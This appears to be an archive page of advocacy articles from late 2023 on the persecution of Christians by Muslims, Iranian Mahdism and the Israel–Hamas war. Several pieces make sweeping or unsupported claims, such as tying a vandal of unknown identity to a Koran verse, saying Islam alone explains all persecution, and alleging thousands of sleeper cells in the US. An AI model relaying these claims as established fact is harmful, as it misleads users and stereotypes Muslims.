Germany: On Nov. 27, "**unknown persons**" entered into and vandalized the Saint John Basilica in Saarbrücken. Among other acts of desecration, they severed one of the hands of a large Mary statue, and decapitated the baby Jesus held to her bosom. They also damaged the altar and destroyed two of its large candles. The beloved statues are approximately 300 years old. After confirming that, "The figure of Mary was badly damaged, the head of baby Jesus was cut off," the cantor of the basilica, Bernhard Leonardy, **said** he was "completely shocked at how people could come up with such thoughts," adding "This is not normal vandalism, but also has a very special symbolic meaning." In this regard, **Koran 8:12** comes to mind: "I will cast terror into the hearts of those who disbelieve. Therefore strike off their heads and strike off their fingertips." According

to the **report**, "Many were horrified in comments on the post : 'Unbelievable …,' 'That leaves me speechless!' or 'Who does something like that? I can't understand that!'"

Separately in Germany, two teenage Muslims, aged 15 and 16, were **arrested** before launching a massive terror attack designed to "**set** fire to the infidels at the Christmas market." According to one **report**,

> In a video published on Telegram, two young people are said to have called for a 'holy war' against the West and at the same time announced a terrorist attack in Germany for December 1st.... The young people are said to have arranged to meet to discuss an Islamist attack. Accordingly, they wanted to use incendiary devices or a small truck to attack a Christmas market or a synagogue in Cologne. They are also believed to have discussed a specific date for their plans... Both young people are considered sympathizers of the 'Islamic State' (IS). The older man is classified by the security authorities in Brandenburg as a 'relevant person' in the Islamist scene and is said to have attracted attention in the past by spreading jihadist propaganda.

France: On Sunday, Nov. 5, a Muslim man **disrupted** mass in Dunkirk's Saint Éloi Church by twice shouting "Allahu akbar" ("Allah is greater"; the Arabic is comparative, not, as commonly presumed, superlative). He shouted the Islamic war cry once during the Lord's Prayer and again at the end of mass. The priest **said** the Muslim seemed "disturbed."

Italy: A young Muslim man, identified as a Moroccan, **appeared** in a surveillance video inside a church breaking, kicking down and stomping on large crucifixes. In the **words** of Radio Genoa, which published the video on Nov.10, "Moroccan Muslim destroys 3 crucifixes in a church in Italy and threatens police officers. They hate us." Earlier, on Nov. 4, a fire was **started** at the Church of Santa Maria in Vado. Although the arsonist was captured, no information about his or her identity was released.

Switzerland: Muslim migrants **appropriated** the Saint Laurent Church in Lausanne for their own use, including as a toilet. "Churches must remain open to everyone, but a minimum of respect is required," **responded** the Christian caretaker, adding, "If you behaved like this in a mosque, they would throw you out—and rightfully so."

Armenia/Azerbaijan: According to a Nov. 10 **report**, "Azerbaijan demolished an Armenian church in Nagorno-Karabakh, thereby violating the interim decision of the International Court of Justice…"

Sudan: At least two Christian buildings were **bombed** and severely damaged amid fighting between rival military factions of the Muslim nation. First on Nov. 1, a Sudan Presbyterian Evangelical Church in Omdurman "came under heavy shelling from the Sudanese Armed Forces

(SAF) at about 9 p.m. that left its worship structure in ruins." Although several people were in the church, which includes an orphanage, no one was hurt. Most of the church structure was devastated from the three strikes it suffered, and "everything inside was destroyed, including Bibles and hymnbooks." Two days later, on Nov. 3, a Roman Catholic mission house in Khartoum was also **bombed**. A nun, as well as a mother and her two children, ages 4 and 7, were injured in the blast. Although these strikes are connected to the fighting between the Sudanese Armed Forces (SAF) and the Rapid Support Forces (RSF), which began in April, it appears that Christian sites are intentionally being targeted in the chaos of war. According to the **report**,

> Christian sites have been targeted since the conflict began in April. On May 14 unidentified gunmen attacked the Coptic Orthodox Church of Mar Girgis (St. George) in the Masalma area of Omdurman… The RSF on May 15 seized a central Khartoum cathedral after having evacuated the Coptic Orthodox Church of the Virgin Mary near the presidential palace on May 14, converting the latter into a military headquarters… RSF had reportedly been intimidating and harassing those in the church for a week before forcing them to leave. The RSF reportedly stormed buildings of the Episcopal church on Khartoum's First Street on May 16 to use as a strategic base … a vehicle belonging to the Roman Catholic Archdiocese of Khartoum was stolen at gunpoint. On May 3, a Coptic Church in Khartoum North (Bahri) was attacked, after the Evangelical Church in the same area was bombed and partially burned in April…On April 28, the Gerief Bible School in the Gerief West area of Khartoum was bombed. Its worship auditorium, halls and student dorms were destroyed… On April 17, gunmen raided the compound of the Anglican cathedral in Khartoum…

***Raymond Ibrahim**, author of* **Defenders of the West**, **Sword and Scimitar**, **Crucified Again**, *and* **The Al Qaeda Reader**, *is the Distinguished Senior Shillman Fellow at the Gatestone Institute and the Judith Rosen Friedman Fellow at the Middle East Forum.*

About this Series

The persecution of Christians in the Islamic world has become endemic. Accordingly, "Muslim Persecution of Christians" was developed in July 2011 to collate some—by no means all—of the instances of persecution that occur or are reported each month. It serves two purposes:

1) To document that which the mainstream media does not: the habitual, if not chronic, persecution of Christians.

2) To show that such persecution is not "random," but systematic and interrelated—that it is rooted in a worldview inspired by Islamic Sharia.

Accordingly, whatever the anecdote of persecution, it typically fits under a specific theme, including hatred for churches and other Christian symbols; apostasy, blasphemy, and proselytism

laws that criminalize and sometimes punish with death those who "offend" Islam; sexual abuse of Christian women; forced conversions to Islam; theft and plunder in lieu of *jizya* (financial tribute expected from non-Muslims); overall expectations for Christians to behave like cowed *dhimmis*, or second-class, "tolerated" citizens; and simple violence and murder. Sometimes it is a combination thereof.

Because these accounts of persecution span different ethnicities, languages, and locales—from Morocco in the West, to Indonesia in the East—it should be clear that one thing alone binds them: Islam—whether the strict application of Islamic Sharia law, or the supremacist culture born of it.

Previous Reports:

- **October, 2023**

and back to 2011 listed here at the bottom of the **original piece**

Mahdism: The Apocalyptic Ideology behind Iran's Nuclear Program

DECEMBER 22, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

The West's greatest blind spot concerning Iran's nuclear program can perhaps be summed up in one word—Mahdism.

The Muslim doctrine of Mahdism revolves around an eschatological figure—the Mahdi, or "Rightly Guided One"—who vanquishes evil and ushers in Islamic rule during the end times. Both Sunnis and Shias believe in the Mahdi, though they have different versions of his exact nature and role.

The Islamic Republic of Iran is a Shia nation of the "Twelver" variety. Like all Shias, Iran believes that true leadership of the Muslim world belongs to the prophet Muhammad's bloodline, beginning with Ali (Muhammad's cousin and son-in-law through his marriage to the prophet's daughter, Fatima). According to Shia teaching, Ali was the first rightly guided imam, followed by his male descendants. Like Muhammad, all of them are seen as infallible and the true interpreters of Islamic law.

For the Twelvers of Iran, Muhammad ibn Hasan—better known as Muhammad al-Mahdi—is the twelfth and final imam (other Shias, such as the Fivers and Seveners, believe the Imamate ends

with the fifth and seventh imams, respectively). Born in 868, al-Mahdi is believed to have gone into a state of occultation in 874—meaning Allah miraculously caused him to "disappear." Still alive, the 1,155 year-old Muhammad al-Mahdi is patiently biding his time to return and usher in the takeover of the Muslim—and eventually entire—world.

While such traditions may seem harmless enough, Mahdism poses a serious, though vastly overlooked, threat to international security, primarily because its current articulation in Iran requires its adherents to take "proactive" steps to help usher in the Mahdi—most notably by initiating an "apocalyptic" showdown with the "greater" and "lesser" satans, namely, America and Israel.

No entity is more wedded to—or indoctrinated in—Mahdism than Iran's Islamic Revolutionary Guard Corps (IRGC), which, as described by Iran's 1979 Constitution, is an "ideological army," mandated with an "ideological mission of jihad in Allah's way."

As Hojatoleslam Ali Saeedi, then representative of the Supreme Leader to the IRGC, **said** in a 2012 speech, "The IRGC is one of the tools for paving the way for the emergence of the Imam of the Age in the field of a regional and international awakening."

In 2015, Mehdi Taeb, a leading cleric and brother of Hossein Taeb, the head of the IRGC's Intelligence Organization, made clear how they are to "pave the way." In a speech, he **called** on IRGC members to "remove the obstacles to the emergence of the Imam of the Age, *the most important of which is the existence of the usurper regime of Israel* (emphasis added)."

A Middle East Institute **paper** from 2022, titled "Iran's Revolutionary Guard and the Rising Cult of Mahdism," elaborates on the growing importance of eliminating Israel in the context of Iranian Mahdism:

> The IRGC is increasingly understanding and communicating its official policy of eradicating Israel and Zionism through the doctrine of Mahdism. While the destruction of Israel has been the IRGC's working objective since its inception, like other Islamist groups this hostility was borne out of viewing the Jewish state an illegitimate, oppressive, and usurping entity for the West to achieve its supposed colonial goals across the Muslim world. *More recently, however, the existence of Israel is being viewed and understood as the 'greatest barrier' to the reappearance of the 12th Imam. According to the doctrine of Mahdism, part of preparing for the reappearance of the 12th Imam is removing all obstacles and barriers to his return.*

Against this backdrop, Iran's hardline clergy affiliated with the IRGC claim religious hadiths state that the '**Jewish state will be destroyed before Mahdi's arrival**.' According to these **accounts,** which are legitimized through religious scripture, 'Sh'ia Muslims will be on the

side of the war against Jews' prior to the reappearance of Mahdi. As such, the collapse of 'Israeli regime and Zionist Jews' at the behest of 'Iran and the Resistance Axis' will take place 'prior to the emergence of Mahdi.'… Indeed, the ideological belief that the eradication of Israel is a necessary step for the reappearance of the 12th Imam is increasingly being mainstreamed in the IRGC.

Still, considering that Mahdism has had a renewed and official place in Iran since the 1979 Islamic revolution—which occurred a full 44 years ago—the threat it poses may not seem overly urgent. In reality, however, it is only recently that Iran has begun to pound the cult of Mahdi into the minds of both Iran's youth and the IRGC. As a result, current and upcoming generations are much keener on playing a role in facilitating the return of Mahdi than the generations immediately following the Islamic revolution of 1979. According to the 2022 paper:

> Since its inception, the Guard has had a formal program of 'ideological-political' training that seeks to radicalize its members, recruits, and their families. *Over time the scope of this training has significantly increased and today it accounts for more than half of the required training for both incoming recruits and existing members*.

The great change came under Supreme Leader, Ali Khamenei, particularly following 2009 post-election unrest. As a result, "the third (2000-10) and forth generations (2010-20) of IRGC members are among the most ideologically radical in the Guard."

> Khamenei and his hardline circle have sought to nurture a more radical IRGC generation by dedicating more time to ideological indoctrination of its members. The promotion system within the ranks of the IRGC also favors ideological conviction over technical expertise, ensuring the most zealous members rise up within the chain of command…. From the post-2009 period onwards, the doctrine of Mahdism has become one of the main prisms through which the IRGC and affiliated hardline clerics would understand the world around them and the IRGC's actions, as well as communicate that understanding. In turn, there has been greater emphasis on viewing the IRGC as the military vehicle to prepare the foundations for the reappearance of the 12th Imam, with policy objectives such as hostility toward the U.S. and the eradication of Israel being understood through this prism…. In this regard, efforts by Khamenei and the Guard's Ideological-Political Organization to nurture a more radical generation among the IRGC has paid, and is paying, dividends.

In short, while Mahdism has been around for ages, certain developments—a recent uptick in indoctrination and an entire generation of fanatical Mahdists coming of age and at the helm of

Iran—make it especially dangerous in the current era, though few in the West are even aware of its existence and role. As the 2022 paper observes:

> evoted Mahdists could occupy senior leadership positions. Such a scenario could have far-reaching consequences as it would bring the three pillars of the IRGC's foreign policy — militias, ballistic missiles, and the nuclear program — under their control. *Even if a small number of devout Mahdists occupy senior positions in the Guard, it is possible that they may seek to facilitate and speed up the return of Mahdi. This would have major implications for some of the policies that are being understood through the prism of Mahdism, such as Israel's existence being the 'greatest barrier' to the reappearance of the 12th Imam. At present the doctrine of Mahdism in the IRGC remains a complete blind spot for Western policymakers, yet it could have major implications for the Islamic Republic's militia network, ballistic missile program, and even its nuclear program.*

In other words, when it comes to Iran and nukes, the so-called "balance of power" theory does not apply. According to this widely accepted model, the more nations have nuclear weapons, the more "balanced" they are apt to behave towards one another. No one nation will be tempted to "press the button" if it knows that doing so will cause the button to be pressed against it.

This, however, only applies to *rational* nations interested in self-preservation. For nations whose leaders and upcoming leaders have been systematically indoctrinated into believing that the greatest good is to usher in a "rightly guided" figure from Islamic legend—no matter the cost, including to that nation itself—the implications are nothing short of apocalyptic.

SOURCE: **RAYMOND IBRAHIM**

Former IDF Major: 'I Can't Even Imagine How Many Hamas and Hezbollah Cells Are in Your Country Right Now'

NOVEMBER 29, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, JIHAD

Suzanne Bowdey | The Washington Stand

As more hostages walk out of their underground jail to freedom, the rosy picture of Hamas's "**gentle**" treatment is starting to unravel. While 85-year-old Yocheved Lifshitz praised her captors back in October for the regular food, medical care, and beds, others tell a different story. Twelve-year-old Eitan Yahalomi was "tortured during his confinement," his grandmother **says** — "beaten, forced at gunpoint to watch videos of Hamas atrocities, and threatened with death when he and other children cried." Left by himself in darkness for 16 days, Eitan has trouble speaking now.

Nine-year-old Emily Ward, whose dad **made headlines** for his profound relief that she was thought dead and not in terrorists' hands (only to learn his worst fears had come true), tells reporters that he has trouble hearing her since her release. After bear-hugging the daughter he thought was gone forever, Thomas **admitted**, the "most shocking, disturbing part of meeting her was she was just whispering. I couldn't hear her. I had to put my ear on her lips, like this close and say, 'What did you say?'"

The full picture of nightmares, we may never know. But, as former Israel Defense Forces (IDF) major **Amir Tsarfati** points out, we know enough. These were "unspeakable crimes against humanity," he insisted, "… performed by bloodthirsty people that have no regard human life and

have no intention to have any peace with us at all. … And Israel, for the longest time, tried to appease them by giving them jobs within Israel, by allowing money to flow in — but this monster rose one morning and tried to devour us."

Now, Tsarfati warns, "We're facing right now a battle between two things. One, we have the largest terror base on planet Earth — and in the north, we have the largest or the strongest terror organization on planet Earth . We're sandwiched right in between them," he **explained** on "Washington Watch." And, as Family Research Council President Tony Perkins pointed out, Israel isn't exactly a big parcel of land. "No," Amir agreed. And after October 7, the country has started to realize, "there is no way we can live like that even a day longer, right? So we are doing what we should have done long ago, and we didn't because of pressure."

But that pressure is building again, Perkins said, even from America. "The Biden administration pushing for this quote-unquote 'pause' stopped Israel from taking care of business."

And what's happening as a result, Tsarfati asked?

> "The Israeli troops in Gaza are seeing, watching, looking at Hamas terrorists regrouping and reorganizing. Right now. We say we cannot shoot them, but we see what they're planning for us — and once this pause is over, is far greater than what we had with them before. This was a terrible mistake to stop right now."

In the meantime, Amir insists, "What happened on October 7 has caused a tectonic shift of many plates in many levels all around the world. And we're watching it happen." From the **protests** to **counter-protests**, "a lot of countries are now dealing with built-in anti-Semitism that they've had for many years. And now it's rising." Ultimately, he knows, "they have to choose Jewish people that we know are not posing any harm for our country versus those Muslim migrants. … They're afraid of them. They're afraid of them in France. They're afraid of them in Belgium… in the Netherlands."

For years, Jews have been under the impression that they could co-exist with the foes who want to eliminate them. "No, no, no," Tsarfati repeated. "We have to live without that enemy on the other side." But also, he points out, Jews are waking up to the reality that "there is no safe place for them as Jews than Israel." Ironically, the Jewish people have been among the most liberal voices in America and in Western Europe, Amir pointed out. "And right now, they see that being liberal is not enough. Being progressive is not enough. They hate me for being a Jew, right?"

It's created a very explosive environment for the West, which is facing some very pivotal decisions.

“I believe God is testing the nations right now,” Amir insisted. “He’s testing the nations. He’s testing the believers, His people, . … Look, when I began to travel around the world, God showed me, ‘Wherever you go, look at what they teach about Israel, and you will know the spiritual state of that church,’ because it’s like a litmus test. It’s amazing.”

But it’s not just Israel in the crosshairs, Tsarfati urged. It’s Christians too. “Those terrorists always say, ‘The Saturday people are first. The Sunday people are next.’ They use that term. They don’t even hide it. And I mean, Europe must wake up. America must wake up. America has thousands of sleeping cells all across the country. Your southern border is so open,” he shook his head. “I can’t even imagine how many Hezbollah and Hamas cells are in your country right now. They’re testing you. And look, they waited and waited and waited and deceived us and deceived the whole area that they’re deterred and not going to . And then boom, one day they strike.”

“I hope Americans are going to wake up to understand that you are in a crisis right now,” Amir cautioned. And if this country is going to survive, “… you know what you need to do November.”

Suzanne Bowdey serves as editorial director and senior writer at The Washington Stand.

SOURCE: **THE WASHINGTON STAND**

‘Wake Up’: Staggering Christian Persecution Estimate Sparks Alarm For America, Globe

NOVEMBER 22, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Christian persecution is raging across the globe, with a new report finding an estimated 200 to 300 million Christians worldwide face some form of rebuke for their beliefs. Jeff King, president of International Christian Concern (ICC) and one of the world’s most knowledgeable experts on religious freedom and persecution, told CBN Digital his organization’s recent “2023 Persecutors of the Year” report paints a bleak picture of what believers routinely face.

'Wake Up': Staggering Christian Persecution Estimate Sparks Alarm For America, Globe
https://youtube.com/watch?v=4s711vNv6yc

King said Nigeria stands out in this year's report, expressing alarm at a lack of action to curb radical and deadly persecution unfolding inside the African nation. "Most Americans have no idea what's going on in Nigeria, but imagine this: for the last 20 years, probably up to about 100,000 Christians have been murdered," King said. "Three-and-a-half million Christians, their lands have been taken from them, and the government's pretty much done nothing."

He said the 200 to 300 million statistic is truly staggering. "I've been doing this for 20-some years and … that's bigger than the populace of Christians in the United States," he said of the startling estimate. "It ranges from light to the decimation of the church, which is the murder and assassination, and torture."

While some of this international torture is intense and deadly, King warned that the U.S., too, faces much lighter forms of rebuke — but that this rebuke is necessary to mention. "You see the job discrimination, that exclusion from the public square, the silencing, the firing, the court cases, all that stuff is persecution," he said.

And while King said he doesn't want to be an alarmist, he cautioned that the "storm clouds are gathering," describing the current dynamic in America as "persecution light." "But people need to wake up, because we are the frog in the kettle," he said. "And if you just follow the trajectory, we need to do something … we need to raise our voice. We need to shout and we need to cry foul when a foul is being perpetrated against us." Find out more about the "2023 Persecutors of the Year" report.

CBN News. Because Truth Matters™

Download the free CBN News App: http://cbnnews.com/app

‘Satan Doesn’t Want to See More People Following Christ’: Religious Persecution Grows Globally

NOVEMBER 8, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Sarah Holliday | **The Washington Stand**.

Dabrina Bet Tamraz, an Iranian Christian, was only eight years old when she saw a Christian pastor stabbed to death. As Christians in the Islamic Republic of Iran, her entire family have all been arrested for their faith. Her father’s church was shut down in 2009, and in 2017, he was sentenced to 10 years in prison for starting at-home churches, preaching in Persian, and welcoming Muslim converts. In 2018, her mother was sentenced to five years in prison, and shortly after, her brother was sentenced to four months due to “spreading Christian propaganda.” She shared there have been cases of “men who’ve denied their faith because the government said that they would rape their wives if they .”

Tamraz herself spent time imprisoned in a men’s detention center. “They interrogated me, threatened me, questioned me,” she said. “I **also** had to agree to criminal charges against my father and other pastors. If I would not comply, they threatened me with … rape or even execution.”

Two Iranian Christian converts, **Maryam Rostampour and Marziyeh Amirizadeh**, detailed their persecution in their book, “Captive in Iran.” These two were arrested in 2009 because of their Christian faith. “We were not allowed to have any contact with our family members. For a long

time, they didn't even know we were in prison," Rostampour said. She described the guard's behavior as "inhumane," threatening them with physical torture so severe that they would "vomit blood." They slept on stone with blankets saturated in urine, often going days without food or water.

In Iran, Rostampour also shared how children are "brainwashed from a very young age." In schools, they are forced to prove they are dedicated Muslims by reading the Quaran and other Islamic books in Arabic, even if that is not their official language. She said children must stand in line to say, "death to America" and "death to Israel" before attending class. If there is any refusal, public rights are quickly stripped away.

These accounts serve as a glimpse inside the Christian persecution taking place in Iran and in countries across the globe. Jeff King, the president of **International Christian Concern**, is dedicated to spreading awareness of this intense persecution that is often overlooked. "n the last 20 years, 400,000 Christians have been murdered and 18 million people kicked out of their homes," he shared on "**Washington Watch**."

Jeff King Highlights Report on Christian Persecution
https://youtube.com/watch?v=_b9AiTvXhPY

Even in the U.S., Christians are being **pushed out** of the public square. King explained how the governments of many countries around the globe will claim they have religious freedom so long as the religion is kept quiet and not spread, which, of course, is not religious freedom. And this is "the problem … we're seeing creep into the West," he warned.

In terms of global persecution, a recent report revealed several of the "**world's worst persecutors**" — countries that are increasingly dangerous for Christians. Some of the countries that have appeared on the list for years include Nigeria, North Korea, India, Iran, China, Pakistan, Algeria, and Indonesia. New to the list are Eritrea and Azerbaijan. In many of these countries, King said there is a "complete intolerance" toward Christianity. "If you're caught with a Bible," he said, "you can be imprisoned. And oftentimes when you're in prison, you end up in a shipping container in the desert, in the sun, if you can imagine that."

To give insight on the increasing persecution, Arielle Del Turco, director of the Center for Religious Liberty at Family Research Council, shared with The Washington Stand, "One of the trends we see in countries with a high level of religious persecution is that the opponents of religious freedom — whether they are governments or non-state actors — aren't always as concerned about Christians who keep their faith private." Like with the Tamraz family, she continued, "It's when Christians share their faith and make converts that persecution becomes more likely, sometimes leading to intimidation, harassment, imprisonment, enforced disappearances, or worse."

For Del Turco, "Oppressive governments view the trend of conversion to Christianity as a threat to their power." Although persecution often stems from Iran and the Muslim world, "There are spiritual reasons for this as well," she added. "Satan doesn't want to see more people following

Christ, and so Christians trying to spread the gospel in spiritually dark places are going to face heightened spiritual warfare."

But in the U.S., she said there is a lesson Christians can learn from this. While American Christians may not be murdered, raped, or imprisoned on a regular basis for faith, hostility still saturates our culture. Del Turco said, "We can live very comfortable lives if all we do is go to church on Sunday. But if we start to incorporate our faith in everything we do and speak God's truth into cultural issues, we are going to encounter more pushback. I think that's why we see Speaker Mike Johnson being **mocked and slandered** so much — he isn't ashamed of the gospel, and he allows the Bible to shape his worldview."

She concluded, "Some people in our society can't tolerate that."

Sarah Holliday is a reporter at The Washington Stand.

SOURCE: **THE WASHINGTON STAND**

Deemed ‘Accidental’: The Burning Alive of Christians in the Middle East

NOVEMBER 6, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Over 100 Christians were burned alive after a fire broke out during a Christian wedding ceremony in Iraq on Oct. 3, 2023; another 150 attendees were seriously injured. Nearly 60 of those killed in the inferno were directly related to the bride and groom.

To quote from one **report**,

> Tragedy struck the Assyrian Christian town of Hamdaniya in Nineveh province … during a joyous wedding when scenes of celebration and laughter soon derailed into a hellish nightmare when the banquet hall caught on fire. At least a hundred died and over 150 were also injured.

The town of Hamdaniya, it is worth **recalling**,

> is one of Iraq's only Christian-majority districts, located in the Nineveh Plains near Mosul, a historic Assyrian region. Like many Christian towns in the Nineveh Plains, it was taken over by Islamic State (ISIS) jihadists during their brazen sweep of northern Iraq, where they declared a so-called "caliphate" and inflicted grave atrocities on minority groups, including Christians.

In a press conference held on the same day of the tragedy, the Iraqi government announced that its investigation had "conclusively concluded" that the fire was "**accidental**," and "not intentional at all."

Minutes later, the Syriac Church slammed the announcement: "We reject it , we don't accept it," **said** the Archbishop of Mosul Benedictus Younan Hanno, adding that "political conspiracies" might be afoot.

The archbishop especially rejected the idea that the fire was caused by fireworks: "there are tens of videos," he said, "showing that they were not the reason."

The archbishop is voicing the opinion of most Iraqi Christians present. After also categorically rejecting the fireworks claim, the groom of the wedding, Rivan, 27, strongly **implied** arson:

> We demand the rights of those whose blood was spilt. Why did their blood have to be spilled? We demand their rights and we demand the perpetrator of this action, him and all who are behind him. We demand an international investigation, not a local or federal investigation.

It is worth noting that this scenario—a fire claims Christian lives only for Muslim authorities to say it was "accidental"—has played out many times in the Middle East. Take Egypt, for example, where the region's largest Christian minority resides.

Most recently, on Mar. 29, 2023, a massive fire broke out and completely **consumed** an ancient church in Assyut. Even before a proper inspection could be carried out, the fire was immediately blamed on a "leaky gas bottle."

The most tragic of all examples, however, occurred on Sunday, Aug. 14, 2022, when the **Church of Abu Seifein** in Cairo caught fire during morning mass. At least 41 Christians—**18 of whom were children**—were killed in the flames. As usual, minutes after it broke out, officials immediately attributed the fire to faulty wires, etc. Arson was, without any real investigation, ruled out.

Indeed, in just that same month of August, 2022 alone, a total of **10 other Coptic churches** "caught fire" in Egypt.

There appears to be no shortage of examples. On Sunday, Feb. 19, 2023, a fire broke out in and "**devoured**" a church in the Giza Governorate. It was blamed on a small candle left on a votary stand. However, **images** from surveillance cameras clearly show that "**the** candle ignited suddenly and in an unusual way."

It should also be noted that sometimes, after officials conclude that a church fire was due to some accident, it comes out that arson was indeed the true cause—not that the authorities will admit it. On Aug. 16, 2022, the Church of Saint Mary the Egyptian in Alexandria caught fire. Although it too was instantly attributed to "natural causes," at least one eyewitness saw someone on the balcony of a residential building adjacent to the church hurl some combustible substance onto the church, starting the fire.

Considering the severe persecution of Christians in nations such as Egypt and Iraq, and the willful targeting of their churches—*hundreds* of Coptic and Assyrian churches have been torched in recent years—it is, of course, difficult to automatically rule out terrorism or arson in all of these "accidental" fires.

In reality, however, even if all of these fires are truly accidental, products of fireworks and faulty wires, the Muslim governments of Egypt and Iraq are still largely to blame. Since the **Arab-Islamic conquest** of the formerly Christian majority Middle East, severe restrictions, based on

sharia stipulations, have made it next to impossible for Christians not only to build but to repair churches.

As a result, and as even the *New York Times* once **reported**:

> The Copts have long complained about being the victims of discrimination on the basis of their religion. One aspect of that discrimination are government restrictions on the construction, renovation and repair of churches in the largely Muslim country. These restrictions have left many of the buildings in disrepair and made them fire hazards.

In short, there seems to be little that is "accidental" in the burning of Christian churches and people—most recently over 100—in the Middle East.

The Cowards of Hamas

NOVEMBER 1, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Rob Schwarzwalder | **The Washington Stand**

Justice in the conduct of war has been a moral concern for millennia. **Aristotle** discussed "war that is by nature just" and, centuries later, the great church father **Augustine of Hippo** declared that war could only be called just if it had "the object of securing peace, of punishing evil-doers, and of uplifting the good." Paul the apostle warned the Roman Christians, "Do not take revenge, my dear friends, but leave room for God's wrath, for it is written: 'It is mine to avenge; I will repay,' says the Lord" (Romans 12:19).

Although Paul's command dealt with personal relationships, its application to warfare is clear: Avenging a wrong is never right. On this basis, then, does Israel have a just cause in its war against Hamas? Certainly, without question. For Israel not to seek to destroy Hamas, a terrorist organization whose sole purpose in being is the destruction of the Jewish state, would be to leave Israel's people prey to the group's next attack.

The most pressing issue is not Israel's right of well-justified self-defense but her conduct in the war on Hamas. For example, **Israel's airstrike** on Gaza's Jabaliya refugee camp, which killed one of Hamas's military captains, also killed scores, if not hundreds, of civilians. Although **the exact count is in dispute**, there is no question that thousands of women, children, elderly, and otherwise non-combatant people have been killed as Israel has sought to eradicate Hamas.

No one should try to justify indiscriminate killing. The severity of Israel's military actions can and should be scrutinized, and **the United States is right to call on Israel** to avoid killing anyone

not affiliated with Hamas or one of the other terrorist organizations in Gaza.

While acknowledging this, it's vital to realize what Israel is up against. According to **Israeli Rear Admiral Daniel Hagari**, "Hamas has turned hospitals into command and control centers and hideouts for Hamas terrorists and commanders." As proof, Hagari has offered "photographs, diagrams and audio recordings he said showed how Hamas was using the hospital system and Al Shifa Hospital in particular to hide a variety of command posts and entry points into the extensive tunnel network under Gaza."

Similarly, Hamas is using "an extensive labyrinth of tunnels" that "stretches across the densely populated (Gaza) strip, hiding fighters, their rocket arsenal and over 200 hostages." **The Associated Press** notes that "Clearing and collapsing those tunnels will be crucial if Israel seeks to dismantle Hamas" but that this would involve "fighting in densely populated urban areas." In sum, Hamas is using innocent civilians, including hospitalized women and children, as shields against the Israeli Defense Force.

It is difficult to overstate the evil of Hamas. The group is anti-Semitism incarnate, infused with irrational hate and addicted to brutality. While some calls for a ceasefire are driven by a desire to see an end to civilian casualties, others simply want to end the conflict so that a weakened and still-reeling Israel can be compelled to make concessions that might jeopardize its very existence. Not to exterminate Hamas would be to allow a venomous serpent to recoil into the grass, biding time for its next strike.

And while Israel must proceed with moral caution, those accusing Israel of war crimes are deathly quiet about the blood caked onto the hands of Hamas, blood not only of those Jews slaughtered since October 7 but also of thousands of Gazan innocents behind whose lives the Islamist thugs are hiding.

A **NATO report issued in 2014** states flatly that Hamas "has been using human shields in conflicts with Israel since 2007." The study continues that "Hamas relies on the Israeli government's aim to minimize collateral (non-combatant) damage" and moderates "their own vulnerabilities by limiting the Israeli Defense Forces' (IDF) freedom of action. It is also aimed at gaining diplomatic and public opinion-related leverage, by presenting Israel and the IDF as an aggressor that indiscriminately strikes civilians."

Like a cancer hidden in the body, Hamas uses the people of Gaza merely as protection, human beings as a form of armor. This is not the action of courageous resistance but cynical weakness. Hamas's malevolence is compounded by its cowardice. So while Israel's armed forces must do all they can to avoid killing the innocent, crushing Hamas must remain non-negotiable.

Topics:**Israel, Anti Semitism, Just War, Terrorism**

Rob Schwarzwalder is Senior Lecturer in Regent University's Honors College.

SOURCE: **THE WASHINGTON STAND**

‘Slaughtered in Cold Blood’: The Muslim Persecution of Christians, September 2023

OCTOBER 30, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

The following are among the murders and abuses inflicted on Christians by Muslims throughout the month of September 2023.

The Muslim Slaughter of Christians

Nigeria: As the multi-year **genocide** of Christians continued, a Sept. 1 **report** found that “Of the 5,500 Christians who were killed last year because of their faith, 90 percent”—or about 4,950—“were Nigerian.”

On the night of Sept. 7, Muslims **torched** a Catholic seminary in Kaduna State. Although two priests managed to escape, one young seminarian, Brother Na’aman, 25, who was on the verge of completing his priesthood training, was burned alive. Police were contacted even before the attack, but came only after the terrorists had fled. “It is sad that killings and this type of evil against Christians are still going on in spite of our appeal and pleading to Nigerian government to take measures towards ending these attacks,” **said** the Rev. John Hayab, chairman of the Christian Association of Nigeria, Kaduna State Chapter Hayab. In a statement he **elaborated**:

> What is disheartening about this particular attack is the fact that the place of attack is just by the Kaduna – Kafanchan Major highway with a military checkpoint not far from the Parish. The Parish is located at the heart of Kamantan town, and the attack was carried out at about 8:00 p.m. This causes us to wonder some more, 'Where is the hope, how much more terrible could the situation get?.... e invite the Governor of Kaduna State and all relevant stakeholders to immediately swing into action and ensure that those responsible for the Kamantan evil night are apprehended and made to face the law. Security is everyone's business; it is disappointing that this kind of unholy activity could be recorded at the heart of the Fadan Kamantan community, and the criminals will operate unchallenged. It is a slap to the security forces within that jurisdiction, it is a slap to the religious leaders, traditional and community leaders.

Other murders of Christians to occur in September 2023 follow:

- **10**: On a Sunday, terrorists killed 10 Christians in the same area of Plateau State where 27 other Christians were killed in the previous month.
- **10**: Terrorists murdered a Christian couple, wounded several others, and abducted six people in Taraba State.
- **13**: Gunmen kidnapped a pastor and two other Christians in Jos East County.
- **15**: Muslim Fulani herdsmen killed 15 Christians and kidnapped 32 in southern Kaduna state.
- **20**: Fulani herdsmen raided a village in Nasarawa State, killing one Christian and wounding three others, including a pastor.
- **19-27**: Muslim terrorists slaughtered 16 Christians in a series of attacks throughout Kaduna State.
- **Sept 30**: Twenty-five Christians, most of whom were members of a church choir, were abducted as they were on their way to attend a funeral.

